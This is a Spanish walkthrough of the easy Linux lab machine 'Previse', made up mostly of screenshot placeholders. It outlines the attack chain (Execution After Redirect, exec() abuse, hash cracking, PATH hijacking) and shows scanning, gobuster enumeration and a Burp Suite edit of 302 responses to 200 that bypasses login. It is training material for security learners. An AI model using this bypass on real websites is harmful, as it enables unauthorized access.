
Maquina linux easy


Previse es una máquina fácil que muestra Execution After Redirect (EAR) que permite a los usuarios recuperar el contenido y hacer peticiones a accounts. php sin autenticación, lo que lleva a abusar de la función exec() de PHP' Después de obtener un shell www-data, la escalada de privilegios comienza con la recuperación y descifrado de un hash MD5Crypt personalizado que consiste en una sal unicode y, una vez descifrado, permite a los usuarios obtener acceso SSH al objetivo y luego abusar de un script ejecutable sudo que no incluye rutas absolutas de las funciones que utiliza, lo que permite a los usuarios realizar un secuestro PATH en el objetivo para comprometer la máquina.

Traducción realizada con la versión gratuita del traductor DeepL.com


Escaneo:




Versiones:



validamos el port 80




escaneamos con gobuster




Execution After Redirect (EAR)

Accedo al directorio nav y encuentro que hay rutas, pero no me deja llegar a estas es como si estuviera logueado pero a la vez no




Ahora validando las respuestas o las redirecciones vemos que en gobuster los directorios index, files y accounts a unque redirijan a login tienen tamaños distintos o caracteres distintos.




Burpsuite redireccionamiento de paginas con codigo de estado no exitoso

Como detectamos un código de error 302 en los directorios que redirigen a login y aparte son webs distintas debido a su size, pues con burpsuite podemos bypasear esto y que acceda a estas webs.


Interceptó la petición de accounts




Luego de interceptarla le doy action y allí a do intecept y luego a response to this request.




Luego forward y alli se nos habilita la opccion de Pretty




Con lo que podemos modificar el código de 302 Found por 200 OK y forward allí vamos a la web y bypaseamos el login.php






